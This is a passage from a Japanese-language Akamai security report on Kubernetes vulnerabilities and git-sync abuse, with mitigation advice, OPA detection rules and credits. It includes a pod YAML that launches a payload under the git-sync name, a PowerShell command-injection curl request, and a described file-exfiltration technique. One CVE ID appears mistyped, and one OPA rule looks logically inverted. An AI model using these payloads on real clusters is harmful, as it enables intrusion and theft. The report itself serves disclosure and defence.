
図 *26*：コマンドインジェクションの結果

この脆弱性には、CVE-2023-5528 が割り当てられていました。Kubernetes は、安全でない「cmd」コマンドを使用する代わりに、Go（Kubernetes が構築されているプログラミング言語）で安全にシンボリックリンクを作成する実装を使用して、問題を解決しました。

git-sync によるシークレットの共有

次の問題は、Kubernetes ではなく、サイドカープロジェクト git-sync で発生しました。git-sync プロジェクトの目的は、CI ／ CD ソリューションを使用して手動で変更を行うのではなく、ポッドと git リポジトリーを接続して、サイト／サーバー間の変更を自動的に同期することです。たとえば、ユーザーはこの機能を使用して、nginx ポッドを介して公開したいファイルを含むリポジトリーに nginx ポッドをリンクできます。

git-sync の使用方法に関するページを見ると、可能な設定パラメーターが多数サポートされており、ユーザーが git-sync をニーズに合わせてカスタマイズできることがわかります。潜在的な攻撃ベクトルとして最も目立った 2 つのパラメーターは GITSYNC_GIT と GITSYNC_PASSWORD でした。これらを明らかにするために 2 つの攻撃ベクトルを提案します。



ステルスコード実行

クラスターまたは名前空間に対する権限の低い（Create 権限を持つ）攻撃者は、バイナリーへのパスを含む悪性の YAML ファイルを適用し、git-sync 名でそれを実行する可能性があります（図 27 を参照）。バイナリーファイルはポッドによってアクセス可能でなければならず、そうするための方法がいくつかあります。たとえば、Kubernetes プローブ、ボリューム、または git-sync ポッドに付属する LOLBins などを利用します。

```
spec:
  containers:
  - name: git-sync
    image: registry.k8s.io/git-sync/git-sync:v4.0.0
    args:
      - -v=5
    volumeMounts:
    - name: markdown
      mountPath: /tmp/git
    - name: test
      mountPath: /tmp/payload
    env:
    - name: GITSYNC_REPO
      value: https://github.com/XXXXX/YYYYY.git
    - name: GITSYNC_GIT
      value: /tmp/payload/payload
```

図 *27*：提案された攻撃経路

これは厳密には脆弱性ではありません。コマンドは注入せず、単に、git に別のバイナリーを使用するようにポッドに指示して、それによって悪性ペイロードを起動させます。設定 YAML ファイルを適用すると、git-sync を使用したポッドが作成されます。

git-sync が攻撃者に与える更なる利点は、悪性ペイロードが git-sync という名前とポッドの背後に部分的に隠されているため、防御担当者に見過ごされる可能性が高いことです。これは、計算リソースのみが必要なクリプトジャッキングに特に役立ちます。

データ窃取

2 番目の攻撃には、GITSYNC_PASSWORD_FILE パラメーターが関与します。Git-sync ユーザーは、このパラメーターを使用してポッドの認証ファイルを提供できます。このファイルは、リポジトリーに接続するときに使用されます。

高い権限を持つ編集権限のある攻撃者は、窃取したいポッド上のファイルにパラメーターの値を指定し、git リポジトリーの場所を変更することができます。次回ポッド内で git-sync プロセスが展開されると、GITSYNC_PASSWORD_FILE パラメーターで指定されたファイルがポッドから攻撃者のマシンに送信されます。GITSYNC_PASSWORD_FILE に必要なファイルパスまたはアクセス権には制限はありません。

ハイリスクの窃取が行われることは想像に難くありません。たとえば、攻撃者はこの手法を使用してポッドのアクセストークンを取得することにより、git-sync ポッドを装ってクラスターとやり取りできます。

私たちは、両方の攻撃ベクトルを（git-sync の責任者でもある）Kubernetes チームに報告しましたが、脆弱性とはみなされませんでした。ただし、この調査結果をコミュニティと共有するよう奨励されたので、私たちはこれを DEF CON 32 の Red Team Village で行いました。

トラブルの記録

私たちが発見した最後のコマンドインジェクションの脆弱性は VE-2024-9042 であり、Log Query と呼ばれる新しいロギングメカニズムに存在します。

Log Query は、Kubernetes の大規模なロギングフレームワークのベータ機能です。この機能では、cli または curl を使用して、リモートマシンのシステムステータスの照会が可能になります。たとえば、次のコマンドを入力すると、リモートノードの kubelet サービスのステータスを照会できます。

```
kubectl get --raw “/api/v1/nodes/node-1.example/proxy/
logs/?query=kubelet”
```

舞台裏では、PowerShell コマンドを使用してクエリーが（リモートノード上で）構築されます。これにより、クエリーがコマンドインジェクションに対して脆弱でないかどうかについての好奇心が湧きました。Log Query が受け取ることのできるさまざまなパラメーターを見ると、Kubernetes が以前の問題から学んでいることが分かりました。また、恐らく最も一般的に使用されていると思われるサービス名パラメーターは、使用前に検証されています。

ただし、Log Query では、明示的なサービス名だけでなく、パターンによる検索がサポートされており、このパラメーターはサニタイズや検証が行われていません。したがって、攻撃者はパターンフィールドに注入された悪性の PowerShell コマンドを使用して Log Query API を作成し、リモートノードで実行する可能性があります。

```
Curl  “<Kubernetes API プロキシサーバー IP>/api/v1/nodes/<NODE
name>/proxy/logs/?query=nssm&pattern=’\$(Start-process cmd)’”
```

ただし、クエリーされたサービスはベータログクエリーを持つだけでなく、Event Tracing for Windows フレームワーク（デフォルトのロギングフレームワークではなく「klog」）にもログを記録する必要があるため、脆弱性を悪用するのは簡単ではありません。これにより攻撃対象が大幅に制限されますが、排除されるわけではありません。たとえば、人気の Calico ネットワークインターフェースには、脆弱な NSSM（Non-sucking Service Manager）が含まれています。

検知と緩和

最も迅速で最適な緩和策は、もちろん Kubernetes インスタンスに最新バージョンのパッチを適用することです。とは言え、不正利用が成功した場合にパッチが適用されていないクラスターに与える影響度を軽減するために、検出ソリューションやその他の緩和戦略があります。

複数の側面をカバーする包括的なセキュリティポリシーを使用して Kubernetes 環境を保護することが重要です。これには、Kubernetes ポッドがクラスター内で動作するためのセキュリティ要件を示すポッドセキュリティポリシー（PSP）、ポッドが他のポッドや外部サービスと通信する方法を制御するネットワークポリシー、コンテナ化されたワークロードの実行中にセキュリティを保護するランタイムセキュリティポリシーが含まれます。

たとえば、PSP は特に、特権昇格の管理、ルート権限を持つコンテナの実行、ホストファイルシステムへのアクセス、およびその他のセキュリティ関連の設定（カーネル機能、ボリュームタイプ、ホスト名前空間アクセスなど）に重点を置いています。また、Kubernetes 組み込みのシークレット・ストレージ・メカニズムを使用すると、パスワード、証明書、API キーを効果的に管理できます。また、自動アラートシステムやログシステムを実装して、セキュリティインシデントをより適切に特定し、対応することもできます。

ロールベースのアクセス制御

ロールベースのアクセス制御は、ユーザーのアイデンティティと役割に応じてユーザー操作をセグメント化する方法です。たとえば、各ユーザーは独自の名前空間にポッドを作成することだけ、または許可された名前空間の情報を閲覧することだけができます。前述のすべての脆弱性を悪用するにはある程度の権限が必要なため（主にポッドを展開する機能）、ユーザーを特定の名前空間に制限することで、影響範囲をクラスター全体からその名前空間内に限定することができます。

脅威ハンティング

これらの手法のほとんどが Kubernetes ノードを乗っ取るため、異常が発生するはずです。これらのマシンを注意深く監視し、「正常」のベースラインを維持することで、侵入された後の侵害活動に対してアラートを発することが可能になるはずです。Akamai Guardicore Segmentation for Kubernetes のサポートと Akamai Hunt の支援により、新たな脅威に先んじて対策を講じることができます。

ここで議論された脆弱性は Windows ノードにのみ影響することに留意してください。Kubernetes クラスターに Windows ノードがない場合、リスクは大幅に軽減されます（ただし、脆弱性を発見するセキュリティ研究者は私たちだけではないため、リスクはゼロではありません）。

また、問題がソースコード内にあるため、この脅威はアクティブなままになり、悪用される可能性はより高くなります。このため、現在 Windows ノードがない場合でも、クラスターにパッチを適用して将来に備えることを強くお勧めします。

Open Policy Agent

Open Policy Agent（OPA）は、ノードを出入りするトラフィックに関するデータをユーザーが受信し、受信したデータに対してポリシーベースのアクションを実行できるようにするオープン・ソース・エージェントです。脆弱なパラメーターに基づいて、悪用の可能性を検知し、ブロックするために、次の OPA ルールを提供しました。

CVE-2023-3676

```
package kubernetes.admission

deny[msg] {
  input.request.kind.kind == “Pod”
  path := input.request.object.spec.containers.volumeMounts.subPath
  not startswith(path, “$(“)
  msg := sprintf(“malicious path: %v was found”, [path])
}
```

CVE-2023-5528

```
package kubernetes.admission

deny[msg] {
  input.request.kind.kind == “PersistentVolume”
  path := input.request.object.spec.local.path
  contains(path, “&”)
  msg := sprintf(“malicious path: %v was found”, [path])
}
```

Git-sync

```
package kubernetes.admission

deny[msg] {
  input.request.kind.kind == “<Deployment/Pod>”
  path := input.request.object.spec.env.name
  contains(path, “GITSYNC_GIT”)
  msg := sprintf(“Gitsync binary parameter detected, possible
payload alteration, verify new binary “, [path])
}
```

締めくくりのヒント

Roger Barranco

Akamai 社 Vice President of Global Security Operations

最先端のサイバーセキュリティ調査で収集されたこの情報コレクションは、20 年以上にわたりサイバーセキュリティの革新の最前線に立ってきた数百人の Akamai の研究者やデータサイエンティストの最高かつ最新の成果を代表しています。2025 年以降に向けて、組織の安全性を維持するための実践的な戦略を考案する上で、私たちの調査がどう役立つかを発見して頂けたなら幸いです。

この目標を達成するために、プロアクティブな対策とリアクティブな対応を組み合わせた 4 つのステップからなるアプローチを提案します。このアプローチは、**調査を実行に移す**戦略とともに、脅威に対する堅牢な防御を確立します。

プロアクティブな対策とリアクティブな対応の組み合わせ

1. **基本的なサイバー衛生の徹底:**定期的なシステムアップデート、強力なアクセス制御、包括的なロギング、そしてセキュリティのベストプラクティスへの準拠が、強固なセキュリティ戦略の基盤となります。これらの基本的なプラクティスで、追加の作業を必要とせずに、多くのサイバー「招待」を実質的に「拒否」することによって潜在的な攻撃の大部分を防ぐことができます。

2. **セキュリティプラットフォームで環境を一貫して保護：**複数のセキュリティ層を実装することにより、基本的な衛生対策を構築します。Web アプリケーションファイアウォール、API セキュリティ対策、分散型サービス拒否攻撃からの保護を展開します。これらのレイヤーを一貫して適用することで、さまざまなサイバー脅威に耐える堅牢な多層防御戦略を築きます。

3. **ビジネスにおいて重要不可欠なサービスに焦点を絞る：**組織の最も価値ある資産、すなわち侵害された場合に業務や評判、収益に深刻な損害を与える可能性があるシステムやデータを特定し、その保護を最優先します。これらの重要な資産に追加リソースを割り当て、強化されたセキュリティ対策を実施して、最も高いレベルの保護を提供します。

4. **常に待機している信頼できるインシデント対応チームやパートナーを準備する：**ほとんどの企業は、いずれは重大なサイバーインシデントに直面するでしょう。防御が破られるのは「もしも」ではなく「いつ」という問題なのですが、すぐに呼び出せる、信頼できるチームやパートナーがいるかどうかで、状況は大きく変わります。その迅速な対応により、組織は攻撃から生き延びて迅速に復旧し、被害を最小に抑え、早急に通常の運用を取り戻すことができます。

このバランスの取れた 4 ステップ戦略は、不必要なリスクを避ける知恵と、避けられない現実に備えるという現実主義を組み合わせたものです。数十年にわたるセキュリティ運用の経験を持つリーダーとして、私はこのアプローチによって組織がどのように潜在的なサイバー災害を回避し、迅速に侵害から回復するのかを、実際に目の当たりにしてきました。これらの 4 つのステップを一貫して実施している組織は、サイバー脅威に直面しても、より高い回復力と適応力を示しています。

プロアクティブな防御と攻撃への準備

サイバーセキュリティについて質問されると、私はしばしば意外な知恵の源に頼ることがあります。それは、コメディアンの W.C. Fields さんです。「招待された論争の、全部に参加する必要はないさ」と彼は冗談めかして言いました。この軽妙な指摘は、サイバーセキュリティにおいて強力な新しい次元を帯びています。私たちが非生産的な対立から立ち去ることを選択できるように、組織はどのサイバー「招待」を拒否するかを戦略的に決定できます。

デジタル環境では、これらの「招待」が潜在的な脆弱性または攻撃ベクトルとして現れることがよくあります。今日のサイバー攻撃の多くは、基本的なサイバー衛生対策を実施することで最初から回避できます。このプロアクティブなアプローチにより、企業は追加の労力を費やすことなく、サイバー脅威の大部分を「拒否」することができます。

対照的な視点として、私がよく引用する言葉がもう 1 つあります。これも意外かもしれませんが、ボクサーの Mike Tyson さんの言葉です。Tyson さんがはっきりと私たちに思い出させてくれたように、「誰もが、顔面をパンチされるまでは、計画を持っている」のです。この厳しい現実と、Fields さんの前述の慎重なアプローチとの対比は、興味深いものです。サイバーセキュリティでは、両方の観点にメリットがあり、これらのバランスを取ることが極めて重要です。

この 4 ステップ戦略は単なる理論ではありません。現実のサイバー紛争の最前線で実証済みのものです。これらの対策を実施することで、組織は複雑なデジタル世界を適切に航行できるようになります。不要な「招待」を拒否しながら、必然的な「パンチ」に耐えることができるようにすることで、サイバーセキュリティのポスチャが大幅に強化されます。

今回の SOTI の調査では、常に進化を続けるサイバーセキュリティ環境で脅威を先んじるための最新の知見とツールを提供しています。ここで収集された情報を、より回復力のある安全なデジタル未来を構築するためのガイドとしてご活用くだされば幸いです。

リサーチの寄稿者

Liron Schiff
Akamai、Principal Security Researcher

10 年以上にわたり、Liron（AI セキュリティ研究グループの Chief Scientist でもあります）は、サイバーセキュリティ業界の研究開発プロジェクトをリードし、コンピューターネットワーク分野の学術研究を行ってきました。彼の研究は、ネットワークのプログラマビリティ、回復力、セキュリティ面に焦点を当てています。

Stiv Kupchik
元 Security Researcher Team Lead

Stiv　のプロジェクトは、OS 内部、脆弱性調査、マルウェア分析を軸にしていました。Black Hat、Hexacon、44CON などの会議で研究発表を行っています。

Ori David
Akamai、Security Researcher Team Lead

Ori の研究は、オフェンシブセキュリティ、マルウェア分析、脅威ハンティングに焦点を当てています。

Ben Barnea
Akamai、Security Researcher

Ben は、Windows、Linux、IoT、モバイルなど、さまざまなアーキテクチャのローレベルなセキュリティ調査や脆弱性調査への関心が高く、豊富な調査経験を有しています。Ben はまた、複雑なメカニズムがどのように機能するか、そして最も重要な問題である、どのように失敗するかを知ることに生きがいを感じています。

Tomer Peled
Akamai、Security Researcher

脆弱性から OS 内部まで、幅広く調査を行うことが Tomer の業務です。

Sam Tinklenberg
Akamai、Senior Security Researcher

Sam は Apps & APIs Threat Research Group のメンバーであり、Web アプリケーション侵入テストをバックグラウンドとしています。彼は、重大な脆弱性を見つけて保護することに情熱を注いでいます。

Ryan Barnett
Akamai、Principal Security Researcher

Ryan は、App & API Protector セキュリティソリューションをサポートする Threat Research Team のメンバーです。Akamai での主業務に加えて、WASC Board Member であり、OWASP の Web Hacking Incident Database（WHID）および Distributed Web Honeypots のプロジェクトリーダーも務めています。

クレジット

Research director

Mitch Mayne

執筆および論説

Tricia Howard
Maria Vlasak
Mitch Mayne

校閲およびテーマ別寄稿者

Liron Schiff
Tomer Peled
Stiv Kupchik
Sam Tinklenberg
Ori David
Ryan Barnett
Ben Barnea
Roger Barranco

販促資料

Annie Brunholz
Tricia Howard
Ashley Linares

マーケティング・出版

Georgina Morales Hampe
Emily Spinks

インターネットの現状／セキュリティ

高い評価を受けている Akamai の「インターネットの現状／セキュリティ」レポートのバックナンバーおよび今後のリリースについては、akamai.com/soti をご覧ください。

Akamai の脅威リサーチ

akamai.com/security-research では、最新の脅威インテリジェンス分析、セキュリティレポート、サイバーセキュリティリサーチを通じ、常に最新情報を把握できます。

このレポートに掲載されているデータ

このレポートに引用されているグラフや図のハイクオリティバージョンを以下のリンクからご覧いただけます。これらの画像は、出典元として Akamai を明記し、Akamai のロゴをそのまま残すことを条件に、利用および引用が可能です：akamai.com/sotidata

Akamai のセキュリティリサーチ

Akamai のセキュリティ・リサーチ・ブログでは、今日の最も重要な調査に関する迅速な回答の観点をご覧いただけます。
akamai.com/blog/security-research